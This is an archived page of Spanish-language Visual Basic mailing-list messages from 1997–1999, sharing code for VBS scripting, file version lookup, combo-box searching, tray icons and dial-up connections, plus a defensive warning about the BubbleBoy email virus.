Esto debe presentar un MsgBox con un simple doble click sobre el fichero. WSH te permite usar todos los recursos de VBS desde un fichero de texto, sin compilar, sin entorno de desarrollo. La sintaxis es VBS (una declaración Dim x as string genera un error), pero la potencia es la de VB, desde el momento en que tienes un comando CreateObject(...) que te permite instanciar cualquier objeto accesible desde VB. Este es otro ejemplo más potente de lo que puedes hacer con un fichero VBS:

```
*** PRUEBA EXCEL.VBS ****

dim x
set x = createobject("Excel.Application")
x.visible = true
x.workbooks.add
x.cells(1,1).value = "Dieguito estuvo aquí"
MsgBox "Ha funcionado (supongo)"
x.quit
set x = nothing
```

En fin, espero que este rollo te aclare las ideas. De cualquier modo, te recomiendo la dirección de MS que te puse antes (y las que hay por allí alrededor en http://msdn.microsoft.com/scripting/default.htm para que puedas ampliar esta información.

Un saludo a todos y perdón por la extensión de esta carta.

Diego Buendía
Barcelona, Spain
diegobb@teleline.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Como Saber el Numero de Version de un EXE, DLL

"Fusilado" del setup1.bas :

```
Declare Function VerInstallFile Lib "VERSION.DLL" Alias "VerInstallFileA" (ByVal
Flags&, ByVal SrcName$, ByVal DestName$, ByVal SrcDir$, ByVal DestDir$, ByVal
CurrDir As Any, ByVal TmpName$, lpTmpFileLen&) As Long
Declare Function GetFileVersionInfoSize Lib "VERSION.DLL" Alias
"GetFileVersionInfoSizeA" (ByVal strFilename As String, lVerHandle As Long) As Long
Declare Function GetFileVersionInfo Lib "VERSION.DLL" Alias "GetFileVersionInfoA"
(ByVal strFilename As String, ByVal lVerHandle As Long, ByVal lcbSize As Long,
lpvData As Byte) As Long
Declare Function VerQueryValue Lib "VERSION.DLL" Alias "VerQueryValueA" (lpvVerData
As Byte, ByVal lpszSubBlock As String, lplpBuf As Long, lpcb As Long) As Long
Declare Sub lmemcpy Lib "VB5STKIT.DLL" (strDest As Any, ByVal strSrc As Any, ByVal
lBytes As Long)
Type VERINFO 'FIXEDFILEINFO de versión
    strPad1 As Long 'Estructura para la versión
    strPad2 As Long 'Estructura para la firma
    nMSLo As Integer 'Palabra inferior de la versión en # MS DWord
    nMSHi As Integer 'Palabra superior de la versión en # MS DWord
    nLSLo As Integer 'Palabra inferior de la versión en # LS DWord
    nLSHi As Integer 'Palabra superior de la versión en # LS DWord
    strPad3(1 To 16) As Byte 'Salta 16 bytes en la estructura de VERINFO
    FileOS As Long 'Información sobre el SO de destino para este archivo.
    strPad4(1 To 16) As Byte 'Estructura del resto de VERINFO (16 bytes)
End Type

Function GetFileVerStruct(ByVal strFilename As String, sVerInfo As VERINFO) As
Boolean
    Const strFIXEDFILEINFO$ = "\"

    Dim lVerSize As Long
    Dim lVerHandle As Long
    Dim lpBufPtr As Long
    Dim byteVerData() As Byte
    Dim fFoundVer As Boolean

    GetFileVerStruct = False
    fFoundVer = False
    'Obtiene el tamaño de la información de versión del archivo, asigna un búfer y
obtiene
    'la información de versión. Después, consultamos el archivo Fixed por partes,
donde está
    'la versión interna del archivo que usa la llamada VerInstallFile de la API.
Después se
    'copia la información del archivo en una estructura VERINFO.
    '
    lVerSize = GetFileVersionInfoSize(strFilename, lVerHandle)
    If lVerSize > 0 Then
        ReDim byteVerData(lVerSize)
        If GetFileVersionInfo(strFilename, lVerHandle, lVerSize, byteVerData(0)) <>
0 Then ' (Pasa la matriz byteVerData al primer elemento mediante referencia)
           If VerQueryValue(byteVerData(0), strFIXEDFILEINFO & "", lpBufPtr,
lVerSize) <> 0 Then
```

```
                lmemcpy sVerInfo, lpBufPtr, lVerSize
                fFoundVer = True
                GetFileVerStruct = True
            End If
        End If
    End If
End Function

Para saber la version :

Dim Version As VERINFO

If GetFileVerStruct("MiFichero.exe", Version) Then
    MsgBox Version.nMSHi & "." & Version.nMSLo & "." & Version.nLSHi & "." &
Version.nLSLo
End If


At 09:11 16/11/99 -0500, you wrote:
>Alguno de Uds. sabe como puedo conocer el número de Version de un EXE, o
de una DLL sin necesidad de crear uhna instancia de el?? > >Agradezco
cualquier aporte > >Saludos,
>--------------------------------------------------------------------------
>Fernando De la Cruz Cabello >Cáritas del Perú - Calle Omicrón No. 492
Callao >Telef. 511-4645503 fax 511-4642595 >http://www.caritas.org.pe
>E_mail: fernando.delacruz@caritas.org.pe
>--------------------------------------------------------------------------
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mensaje enviado por "Guillermo Sieder" <Guillermo@sieder.com>

Listeros:

Pueden bajar el curso solicitado en
http://members.xoom.com/sieder/Files/vbasic6.zip
Cualquier dificultad me lo hacen saber...

Muchas gracias

Guillermo A. Sieder
Guillermo@Sieder.com
Guillermo@Sieder.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Libros VB6 Online !!!

Mensaje enviado por "javier galindo" <javierjob@hotmail.com>

Buenos dias !

Bueno solo eras para reponder a las personas que andan buscando un curso o libros de VB6. Hay un sitio en el internet en el cual te dan chance de leer libros online y mismo imprimir capitulo por capitulo ..

El sitio se llama Informit.com lo unico que tienen que hacer es inscribirse... ah! todo esta en Ingles ...

PD: les recomiendo Waite GroupGs Visual Basic 6 Database HowUTo muy bueno ...

Saludos !

Javier G. Job
Consultant
www.groupe-progestic.com
Mtl Qc Canada
514 842-7995

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Virus nuevo - NO A LOS HTML - se ejecuta solito *(2 mensajes)*

Mensaje enviado por "Alberto M. Vernieri (ar)" <avernieri@interprov.com>

Hola, Geor!

Si estás tan asustada, (y no te lo critico, yo también lo estaba), Andá a Mi Pc->Ver -> Opciones de Carpeta -> Tipos de Archivo -> HTML Application (.HTA) y borrá la asociación.

Esto neutraliza cualquier posible actividad del BubbleBoy.
Lamentablemente, también evita que se ejecuten otras aplicaciones HTML automáticamente, pero gracias a Dios, no son muy frecuentes...

Saludos
Alberto

PD: Ah! SI querés pedime el parche de MS para esta falla de seguridad... Ya lo bajé y te lo puedo hacer llegar (son 109 Kb del archivo autodescomprimible Q240308.EXE)

----- Original Message -----
From: G.G.Soft <ggsoft@arnet.com.ar>
To: <vb-esp@ccc.uba.ar>
Sent: Tuesday, November 16, 1999 2:11 PM
Subject: RE: vb-esp : [INF] Virus nuevo - NO A LOS HTML - se corre solito!!! ojo!!!

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Hola Lister@s,
Perdon a los que moleste, pero, con el mensaje no solo informe del virus, sino que NO HAY ANTIVIRUS hasta AHORA, porque es una falla que tienen los Outlook...
Entonces, fue un mensaje para todo los que siguen enviado HTMLs!!! que no envien mas, ya se habia hablado de las contras de enviar con HTML, bueno ahora se sumo otra mas urgente...
Aca se mueven decenas de @ por dia, y como este virus NO se puede detectar!!! porque viene como un sonido o imagen.. pero bueno, no es tema a tratar!

desde ya, muchas gracias...

Geor

Grimaldi Georgina
(2000) Rosario Argentina
ggsoft@arnet.com.ar (principal)
ggsoft@hotmail.com
ggsoft@argentinamail.com

Mensaje enviado por "Eric Pap" <eric@ksistemas.com>

En esta direccion lo podes encontrar
http://www.ciudad.com.ar/servicios/herramientas/19991111.asp
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

PATCH contra el BUBBLEBOY.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

AVISO: Fallo en control MAPI con OFFICE 2000

Mensaje enviado por "Roberto Alonso" <desarrollo@bastos.es>

Hoy instale OFFICE 2000 y al actualizar mi desarrollo con lo que correspondía, detecté el siguiente fallo.

El Método SignOn del control MAPI, modifica el CurDir de la aplicación, así pues cuidado.

Esta es la solución:

```
CurDirectorio$ = CurDir
MAPISession1.SignOn
ChDir CurDirectorio$
```

pd. Curdir:Devuelve un tipo Variant (String) que representa la ruta de acceso actual.
La cual se puede alterar desde ejecución.

Salu2 de Roberto Alonso #poti.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Barra de herramientas estilo IE 4.0 *(3 mensajes)*

Hola Carlos,

Es esto lo que quieres ??? (solo 7kb)

Gracias a German A. Guerrero, quien me lo envio a mi

Un saludo
++++++++++++++++++++++++++++++++++
Pablo Leyva (MailTo:pleyva@ssa.siemens.es)
(Madrid/España)
http://www.siemens.es
++++++++++++++++++++++++++++++++++
_____ Separador de respuesta _____

> ----------
> De: Carlos Villavieja Prados[SMTP:is04830@scorpius.salleURL.edu]
> Responder a: vb-esp@ccc.uba.ar
> Enviado el: lunes 3 de agosto de 1998 18:23
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) TOOLBAR
>
>
> Alguien sabe como puedo hacer que la toolbar se parezca a
> las aplicaciones Office 97!
> He oido hablar de unt control flatbar32.ocx que te crea una toolbar
> de ese estilo, alguien sabe donde la puedo conseguir!!
>
> Gracias!
>
> --
> --
>
> is04830@salleURL.edu
> http://www.salleURL.edu/~is04830
> Carlos Villavieja Prados
> --
> --
>
>
>

coolbar.zip

Mensaje enviado por NROJAS@jjc.com.pe (Nestor Rojas Portaro)

> Necesito saber cómo puedo lograr que en una aplicación, los botones de mi
> Barra de Herramientas tengan el mismo estilo que los de la Barra de
> Herramientas de Visual Basic, o cómo
>

> Muchas gracias de antemano,
>
Aqui va un ejemplo que tome de la página del Guille. Lo envio a toda la lista ya que he visto varios mensajes de estos. No pesa mucho (5kb), espero no se molesten....sino adelanto mis disculpas del caso.

Saludos

botones.zip

Mensaje enviado por "Julio Collado" <jcollado@sistematica.com.ni>

Con esta clase, al cargar el formulario solo le pasas el ButtonBar y listo, te lo deja "Flat"

Saludos
Julio Collado
Analista de Sistemas
Managua, Nicaragua

toolbarflat.cls

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Bibliografía

Mensaje enviado por Familia Jiménez Pacheco <jimenezw@multiphone.net.co>

Javier: Aqui te envio unos cuantos títulos de libros de VB.

* Aprendiendo Visual Basic 5.0 en 21 Días. Nathan Gurewich y Ori Gurewich. Prentice Hall de Sams Publishing.

* Manual de Visual Basic 5.0. Gary Cornell. Osborne McGraw Hill.

* Manual de Aprendizaje Visual Basic. Matías Franke. Marcombo. Computec.

* La esencia de Visual Basic. Mark Steven Heyman. Prentice Hall. Sams publishing.

* Enciclopedia de Visual Basic. Francisco Javier Ceballos. Ra-Ma. Computec.

* Visual Basic versión 5. Curso de Programación. Francisco Javier Ceballos. Rama. Computec.

* Superutilidades Visual Basic. José Dominguez Alconchel. Osborne McGraw Hill.

* Visual Basic 5.0. Edición Especial. Mike McKelvy, Ronald Martinsen, Jeff Webb. Prentice Hall.

* Programación Avanzada con Visual Basic 5.0. Bruce McKinney. McGraw Hill. Microsoft Press.

* Visual Basic How-To. Zane Thomas, Kal Peterson y otros. Waite Group Press.

* Visual Basic Multimedia How-To. Noel Jerke. Waite Group Press.

* Visual Basic Graphics Programming. Rod Stephens. Editorial Wiley.

PAZ, FUERZA Y ALEGRÍA.
William Guillermo jiménez Agudelo
Lic. Informática Educativa.
Esp. Multimedia Educativa.
Esp: Docencia Universitaria
Mag. Educación
Desarrollador Software Multimedia Educativo en VB.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Búsqueda Incremental en Combos y List *(3 mensajes)*

Amigos Listeros:

He tomado la excelente idea que leí de la lista días pasados (autoria de Raúl Martinez Castellanos) y he realizado unos pequeños cambios a la función publicada para poder realizar 'búsquedas incrmentales', esto es, que a medida que escribimos, el combo o el list box seleccione automáticamente lo más cercano a lo buscado. Aquí lo envío para el que le sirva y felicito a Raúl por su idea.

Las mejoras son:
* funciona tanto para un list como para un combo (que era el que más me interesaba)
* la tecla backspace permite ir deshaciendo letra a letra lo escrito hasta volver a la situación incial (en lugar de utilizar el tiempo como lo hacía la función original).
* su uso se reduce a una sola línea desde los programas

Recomendaciones:
* el combo o el list debe estar sorted=true
* los combos conviene usarlos en style=dropdown list.
El código es VB5. Si usan versiones anteriores, prueben qué pasa.
(la función la llamé 'Incremental Search')

```
'*************************************************************************
*************************
Public Sub INC_SEARCH(ctrCombo As Control, KeyAscii As Integer)

'variable que guarda string a buscar
Static strSearchString As String

'indice de busqueda
Dim intListItem As Integer

'cantidad de caracteres del string a buscar
Dim intChars As Integer

Dim LngLastPos As Long


If KeyAscii = 8 Then
    'presionaron backspace: borro un caracter
    If strSearchString <> "" Then
        strSearchString = Mid$(strSearchString, 1, Len(strSearchString) - 1)
    End If

    If strSearchString = "" Then
        ctrCombo.ListIndex = -1
        Exit Sub
    End If
Else
    If KeyAscii > 32 Then
        'acumulo las teclas presionadas en la variable estática
        strSearchString = strSearchString & UCase(Chr$(KeyAscii))
    Else
```

```
        'no tomo en cuenta teclas especiales
        Exit Sub
    End If
End If


intChars = Len(strSearchString)

With ctrCombo

    LngLastPos = .ListIndex
    For intListItem = 0 To .ListCount - 1
        If UCase(Left(.List(intListItem), intChars)) = strSearchString Then
              LngLastPos = intListItem
              Exit For
        End If

        If .Sorted Then
            If UCase(Left(.List(intListItem), 1)) > strSearchString Then
                intListItem = .ListCount
            End If
        End If
    Next

    If intListItem < .ListCount Then
        .ListIndex = LngLastPos
        KeyAscii = 0
    Else
        strSearchString = ""
    End If

End With

End Sub
'*************************************************************************
*************************


En el evento keypress del combo o la list donde se quiere tener esta
funcionalidad,
debe escribirse una sola línea con :

INC_SEARCH cboPersonas , keyascii

Saludos

-----------------------------------
Juan José Martín
martinjj@ssdnet.com.ar
Bs.As. Argentina
-----------------------------------
```

```
>Hola a todos:
> Alguien me puede decir como puedo mostrar los elementos de
>un ComboBox mientras los estoy escribiendo, de manera que aparezca el ítem
>que mas se parezca a lo que estamos escribiendo.
```

> Muchas Gracias.
>
Esto lo saque de algun lado (creo que de guille) espero te sirva

1.- Buscar en un ComboBox o ListBox usando el API (1/Mar)

La función que se encarga de esta tarea, como casi siempre, es SendMessage y se deben especificar las siguientes constantes como el mensaje que queremos enviar, según lo que queramos hacer:

```
Const CB_FINDSTRINGEXACT = &H158 'Buscar cadena completa en un ComboBox
Const LB_FINDSTRINGEXACT = &H1A2 'Buscar cadena completa en un ListBox
Const CB_FINDSTRING = &H14C 'Buscar cadena desde el principio en un ComboBox
Const LB_FINDSTRING = &H18F 'Buscar cadena desde el principio en un ListBox
```

La declaración de la función SendMessage, debe quedar de esta manera, fijate que el parámetro lParam está definido como Any, de esta forma, aceptará cualquier tipo de dato, Long o ByVal...

```
#If Win32 Then
    Private Declare Function SendMessage Lib "User32" Alias "SendMessageA" _
        (ByVal hWnd As Long, ByVal wMsg As Long, _
         ByVal wParam As Long, lParam As Any) As Long
#Else
    Private Declare Function SendMessage Lib "User" _
        (ByVal hWnd As Integer, ByVal wMsg As Integer, _
         ByVal wParam As Integer, lParam As Any) As Long
#End If
```

Este otro ejemplo es para efectuar una búsqueda en el Combo/List, al estilo de la ayuda de Windows, es una versión a la aparecida en los trucos, pero usando SendMessage.
Para usarlo en un ListBox, debes indicar la constante LB_FINDSTRING, en lugar de CB_FINDSTRING (Este "truco" está sacado del MSDN Library: Tip 115: Performing Smart Searches
in Combo Box Controls)

```
Private Sub Combo1_KeyPress(KeyAscii As Integer)
    Dim CB As Long
    Dim FindString As String
    Const CB_ERR = (-1)
    Const CB_FINDSTRING = &H14C

    If KeyAscii < 32 Or KeyAscii > 127 Then Exit Sub
    If Combo1.SelLength = 0 Then
        FindString = Combo1.Text & Chr$(KeyAscii)
    Else
        FindString = Left$(Combo1.Text, Combo1.SelStart) & Chr$(KeyAscii)
    End If
    CB = SendMessage(Combo1.hWnd, CB_FINDSTRING, -1, ByVal FindString)
    If CB <> CB_ERR Then
        Combo1.ListIndex = CB
        Combo1.SelStart = Len(FindString)
        Combo1.SelLength = Len(Combo1.Text) - Combo1.SelStart
    End If
    KeyAscii = 0
End Sub
```

Saludos
*** Lalo ***

Mensaje enviado por "Raul Ornelas" <rornelas@hotmail.com>

Hola a todos

Esto soluciona lo de las busquedas en los combos y no importa que tantos registros tenga primero declaren esto en algun modulo

```
' para la autobusqueda en los combos
Public Const CB_ERR = -1
Public Const CB_FINDSTRING = &H14C
Public Const CB_FINDSTRINGEXACT = &H158
Public Const CB_GETITEMDATA = &H150
Declare Function SendMessage Lib "User32" Alias "SendMessageA" (ByVal hWnd As Long,
ByVal wMsg As Long, ByVal wParam As Long, lparam As Any) As Long
```

luego en el modulo hagan esta subrutina:

```
Public Sub AutoMatch(cbo As ComboBox, KeyAscii As Integer)
Dim sBuffer As String
Dim lRetVal As Long

sBuffer = Left(cbo.Text, cbo.SelStart) & Chr(KeyAscii)
lRetVal = SendMessage((cbo.hWnd), CB_FINDSTRING, -1, ByVal sBuffer)
If lRetVal <> CB_ERR Then
   cbo.ListIndex = lRetVal
   cbo.Text = cbo.List(lRetVal)
   cbo.SelStart = Len(sBuffer)
   cbo.SelLength = Len(cbo.Text)
   KeyAscii = 0
End If
End Sub
```

por ultimo en el combo con propiedad Style = 0 para que permita escribir, escriben en el evento keypress lo siguiente:

```
Private Sub Combo2_KeyPress(KeyAscii As Integer)
  AutoMatch Combo2, KeyAscii
End Sub
```

y Suerte

Saludos

R O

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar Fuente de MsgBox

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Tiempo atrás, alguien preguntó si se podía cambiar la fuente de un MsgBox.

Estando en la Red, ví algo parecido, y me acordé... pareció que podía ser
lo que se buscaba.
Yo no lo pude abrir normalmente, pues es para VB 5, así que si no es, I'm sorry.
Como es chiquito, lo pongo a disposicion de todos.

Saludos.

changemsgbox.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar la orientacion del papel de la impresora con NT

Mensaje enviado por pleyva@ssa.siemens.es

Hola amigos

He consultado con Microsoft aceca del problema y resulta que es un error entre NT y VB.

Este bug lo tienen registrado en el documento q173981, que podeis verlo en:
http://search.microsoft.com/us/SearchMS.asp?so=RECCNT&qu=q173981&boolean=PHRASE&intCat=7&p=1&nq=NEW

Aqui tambien encontraras el codigo del API PrintDialog para solucionarlo

(Otra perla MS)
Un saludo
++
Pablo Leyva
SIEMENS, S.A.
Tres Cantos. Ronda de Europa, 5.
Madrid 28760 (España)
(pleyva@ssa.siemens.es)
http://www.siemens.es
++

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cantidad de lineas de un fichero

Mensaje enviado por Diego Buendía <diegobb@teleline.es>

Raul:

No tienes muchas alternativas, la que usas es quizá la más simple. Otra posibilidad que puede ser más rápida es usar Open ... For Binary ... y leer los datos en un array de bytes (Dim b() as Byte), y luego usar un bucle interno For Next que se repase el array buscando el carácter ASCII 13.

Hace unas semanas tuvimos una conversación aquí sobre esto y comprobamos que eso es lo más que se puede conseguir en VB (y que en C puedes hacerlo muchísimo más rápido). Te añado el código que ganó el concurso de acceso rápido a ficheros, cortesía de Santiago Ezcurra:

==========

Explico brevemente
La idea es levanta un bloque de 100 K en un array de tipo byte, analizar en el array (que es mucho mas rapido que en disco), opcionalmente marcar posiciones dentro del array (para eso esta la funcion marcarposicion) y pasar al proximo bloque.

El tamaño del bloque es parametrizable, por lo que se puede modificar segun los recursos de memoria con que se cuenten, pero siempre es conveniente que sea lo mas grande posible.

Siempre el movimiento es mas rapido sobre memoria que sobre disco. Si no hubiera problemas de memoria lo mejor seria setear el tamaño de bloque a 1 Mb y listo.

Para probarlo hay que guardar un nombre de archivo valido en strArchivo y llamar a la funcion leer, pasandole como parametro un caracter a buscar. De la misma forma, con pocas lineas de codigo, se puede hacer algo para evaluar cadenas, en lugar de caracteres individuales.

```
'Declaraciones
'
Const LARGOBUFFER as long = 102400 ' Largo de 100 K
Dim BookMarks As Variant
Dim strArchivo As String


Public Sub Leer(strCaracter)

Dim PosicionRelativa As Long
Dim lngX As Long
Dim intAsc as integer
Dim ByteRel As Byte
Dim buffer(1 To LARGOBUFFER) As Byte
intAsc = asc(strcaracter)
Open strArchivo For Binary As #1
PosicionRelativa = 0
While Not EOF(1)
    Get #1, , buffer
```

```
    For lngX = 1 To UBound(buffer)
        Select Case buffer(lngX)
            Case intAsc
                MarcarPosicion (PosicionRelativa + lngX)
        End Select
    Next lngX
    PosicionRelativa = PosicionRelativa + LARGOBUFFER
Wend
Close #1
End Sub


Private Sub MarcarPosicion(lngPos As Long)
    If not IsArray(BookMarks) Then
        ReDim BookMarks(1)
    Else
        ReDim Preserve BookMarks(UBound(BookMarks) + 1)
    End If
    BookMarks(UBound(BookMarks)) = lngPos
End Sub
```

==========

Aunque no es exactamente tu problema, espero que te ayude.

Un saludo desde España,

Diego Buendía
Barcelona, Spain
diegobb@teleline.es

----- Original Message -----
From: Raul Ruiz Dominguez <raul@cfg.cfg.onat.gov.cu>
To: <vb-esp@ccc.uba.ar>
Sent: Thursday, October 28, 1999 2:45 PM
Subject: vb-esp : Cantidad de lineas de un fichero

Hola colegas, necesito contar la cantidad de lineas que contiene un fichero de texto para luego poder mostrar una barra de progreso mientras ejecuto cierto proceso sobre el.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Colocar iconos en la barra de tareas *(2 mensajes)*

Hola Anderson.
Esto funciona sin OCX.

```
'Declaraciones (Declarations)

Type NOTIFYICONDATA
        cbSize As Long
        hwnd As Long
        uID As Long
        uFlags As Long
        uCallbackMessage As Long
        hIcon As Long
        szTip As String * 64
End Type


Private Const NIM_ADD = &H0
Private Const NIM_MODIFY = &H1
Private Const NIM_DELETE = &H2
Private Const WM_MOUSEMOVE = &H200
Private Const NIF_MESSAGE = &H1
Private Const NIF_ICON = &H2
Private Const NIF_TIP = &H4
Private Const WM_LBUTTONDBLCLK = &H203
Private Const WM_LBUTTONDOWN = &H201
Private Const WM_LBUTTONUP = &H202
Private Const WM_RBUTTONDBLCLK = &H206
Private Const WM_RBUTTONDOWN = &H204
Private Const WM_RBUTTONUP = &H205

Private Declare Function Shell_NotifyIcon Lib "shell32" _
    Alias "Shell_NotifyIconA" (ByVal dwMessage As Long, _
    pnid As NOTIFYICONDATA) As Boolean

'Código (Code)

Dim t As NOTIFYICONDATA

Private Sub Form_Load()

    t.cbSize = Len(t)
    t.hwnd = Me.hwnd
    t.uId = 1&
    t.uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
    t.ucallbackMessage = WM_MOUSEMOVE
    t.hIcon = Me.Icon
    t.szTip = "Ejemplo de barra de tareas..." & Chr$(0) ' O vbNullChar
    Shell_NotifyIcon NIM_ADD, t
    Me.Hide
    App.TaskVisible = False
End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As
Single, Y As Single)
```

```
Dim lp%
  lp = X / Screen.TwipsPerPixelX 'Parte del mensage se encuentra
codificado en x
    Select Case lp
      Case WM_LBUTTONDBLCLK 'Botón izquierdo
        Me.Visible = True 'Mostramos el form
      Case WM_RBUTTONDOWN
        Call SetForegroundWindow(Me.hwnd) 'Si no hacemos esto, al pulsar
fuera del menú,
           'no se ocultará.
        PopupMenu mMenu 'Mostramos el menú flotante
    End Select

End Sub

Hasta otra.
Manuel
```


_____
Manuel Cano & María Alvira
manu@tcp.ip.lu
manu@slipper.ip.lu

Spanish people from Luxembourg (Europe)

De: Anderson Machado <anderson@alohanet.com.br>
Para: vb-esp@ccc.uba.ar
Fecha: viernes 6 de junio de 1997 14:19
Asunto: (VB-ESP) Ocx para colocar o programa no task bar do windows 95

Hola a Todos,

Espero que seja possivel que as minhas mensagens em (PORTUGUES) sejam lidas
e entendidas por vc's. Por estou achando está lista uma ótima oportunidade de troca de idéias entre os usuários do VISUAL BASIC.

Espero que algum de vc's saibam de alguma VBX ou OCX que faça que o ICONE do
progama fique no TASK BAR do WINDOWS 95 !!!!!

Exemplo : O CLOCK do windows 95.

Espero estar sendo claro, embora este E-MAIL esteja todo em PORTUGUES !!!!!

Anderson de Oliveira Machado (anderson@alohanet.com.br)

Paxina Web : http://www.alohanet.com.br
Aloha Systems Informática - (55)0246-453106
Brasil - Cabo Frio - RJ

Mensaje enviado por "JM Hernandez" <JM_Hernandez@iname.com>

Jorge,
ahí te va una clase que me hice gracias a la ayuda de José Rubí y que me esta trabajando. Cualquier sugerencia es bienvenida. Disculpa que no este mas comentada.

Regards:
J.M.
JM_Hernandez@iName.com

----- Original Message -----
From: george <george@reduc.cmw.edu.cu>
To: <vb-esp@ccc.uba.ar>
Sent: Tuesday, October 26, 1999 5:30 PM
Subject: vb-esp : Colocar un icono en el Systray

>
>
> No se si me hago entender con lo de systray, en donde esta el reloj, el
> iconio de la soundblaster, etc.
>
> necesito un metodo para colocar un icono en este lugar
> por favor quien lo tenga que lo mande.
> Muchas gracias
>
>

icon.cls

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Como arrastrar archivos a mi aplicacion

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Suponiendo que tenemos un listbox llamado list1, para poder arrastrar
ficheros desde el explorador :
- Ponemos su propiedad OLEDropMode = 1
- En el evento OLECompleteDrag ponemos : Effect = vbDropEffectCopy
- En el evento OLEDragDrop ponemos :

```
  Dim i As Long
  For i = 1 To Data.Files.Count
      List1.AddItem Data.Files(i)
  Next i
```

- En el evento OLEDragOver ponemos :

```
  If Data.GetFormat(vbCFFiles) Then
     Effect = vbDropEffectCopy
  Else
     Effect = vbDropEffectNone
  End If
```

Y ya esta ;-)

At 09:47 3/11/99 -0600, you wrote:
>Quiero desarrollar una aplicacion en Visual Basic que me permita utilizar
>los archivos que yo haya escogido utilizando el Explorer de Windows.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un
resumen de los mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Conexión a internet *(2 mensajes)*

Mensaje enviado por "Irene Santamaría Vázquez" <irene@ingenia.es>

Pues hay varias formas supongo, yo sé dos

1ª/ si no te importa que salga la pantalla que advierte de que se está conectando, si tienes configurado el acceso telefónico a redes y en el asistente de acceso a Internet le dices que se conecte mediante el modem, pues nada más que le digas que navegue a una URL (con un control Inet por ejemplo) si no está conectado ya, se conectará, igual que cuando pones en tu navegador una dirección.

2ª/ si no quieres que aparezca nada que te diga que se está conectando. Yo uso un programa que se llama ndial32, lo puedes encontrar en download.com o en tucows, (es de libre distribución) y lo ejecuto con Shell. Een esa dirección te viene un fichero de texto con los parámetros que hay que usar.
Para cortar la conexión nhang32.

Aquí tienes un trozo de código con la llamada:

```
Public Function IniciarConexion(ByVal UtilizarModem As Boolean) As Boolean

Dim retorno As Long

    IniciarConexion = True
    If UtilizarModem Then
        retorno = ExecCmd(DirConBarra(App.Path) & "ndial32 " & ConexionModem
& "," & DNSModem & "," & UsuarioModem & "," & PasswordModem,
vbNormalNoFocus)
        ' La ejecución se detiene hasta que finaliza el comando
        If retorno <> 0 Then
            IniciarConexion = False
        End If
    End If

End Function

Public Function TerminarConexion(ByVal UtilizarModem As Boolean) As Boolean

Dim retorno As Long

    TerminarConexion = True
    If UtilizarModem Then
        retorno = ExecCmd(DirConBarra(App.Path) & "nhang32 " &
ConexionModem, vbNormalNoFocus)
        ' La ejecución se detiene hasta que finaliza el comando
        If retorno <> 0 Then
            TerminarConexion = False
        End If
    End If

End Function


' Esperar a que un proceso termine,
' la ventana se mostrará minimizada sin foco
Public Function ExecCmd(ByVal CmdLine As String, ByVal Focus As
```

```
VbAppWinStyle) As Long

Dim hProcess As Long
Dim RetVal As Long

    'The next line launches CmdLine as icon, captures process ID
    hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, False, Shell(CmdLine,
Focus))
    Do
         'Get the status of the process
        GetExitCodeProcess hProcess, RetVal
         'Sleep command recommended as well as DoEvents
        Debug.Print Now
        DoEvents
        Sleep 100
     'Loop while the process is active
    Loop While RetVal = STILL_ACTIVE
    ExecCmd = RetVal

End Function
```

Irene R. Santamaría Vázquez
Ingeniería e Integración Avanzadas, S.A.
Parque Tecnológico de Andalucía
29590 - Málaga (Spain)

Tel: 95 202 93 00
Fax: 95 202 93 09
e-mail: irene@ingenia.es
http://www.ingenia.es

> -----Mensaje original-----
> De: Antonio Ciuccolini <hermanosmarra@cantv.net>
> Para: Lista VB <vb-esp@ccc.uba.ar>
> Fecha: jueves, 28 de octubre de 1999 2:25
> Asunto: vb-esp : como conectar a internet
>
> hola quisiera saber como hacer
> para conectarme a internet diracmente
> sin utilizar el acceso telonico a redes
> algo asi de forma automativca como
> el outlook express 5 cuando estable conectar automaticamente
> y guardar contraseña.
>
> gracias.

Mensaje enviado por "Damian Janowski" <jano@sinectis.com>

Te mando este módulo que, si bien no lo hice yo, lo mejoré para que se entienda y le saqué un par de errores.
Explicación de las funciones:
HangUp ()
Corta la comunicación.

Connect (NombreConexion As String)

Corre el diálogo para conectarse con la conexión que especifiques en NombreConexion.
El nombre exacto de la conexión lo podés saber con una función que muestro más abajo.
ListConns (List, Optional AddUserName As Boolean) As Integer
Lista las conexiones del equipo en una ListBox o en un ComboBox (o cualquier control que tenga el método AddItem. Si AddUserName es True, al nombre de la conexión se le agregará el nombre de usuario de la misma. O sea,
Valor de AddUserName Texto del item
  False "Mi conexión"
  True "Mi conexión (NombreDeUsuario)"
Esta función devuelve 0 si se produjo algún error y 1 si anduvo todo bien.

GetDefConn () As String
 Simplemente nos devuelve el nombre de la conexión predeterminada.

Y la función que realmente querías...

ActiveConnection () As Boolean
Muy fácil: devuelve True si está conectado y, en caso contrario, False.

Espero que te sirva,

Damian Janowski
jano@sinectis.com
www.janito.com.ar
ICQ: 12149698

conexiones.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Contenido de variable como campos (combinar)

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Te mando una función que acabo de hacer.
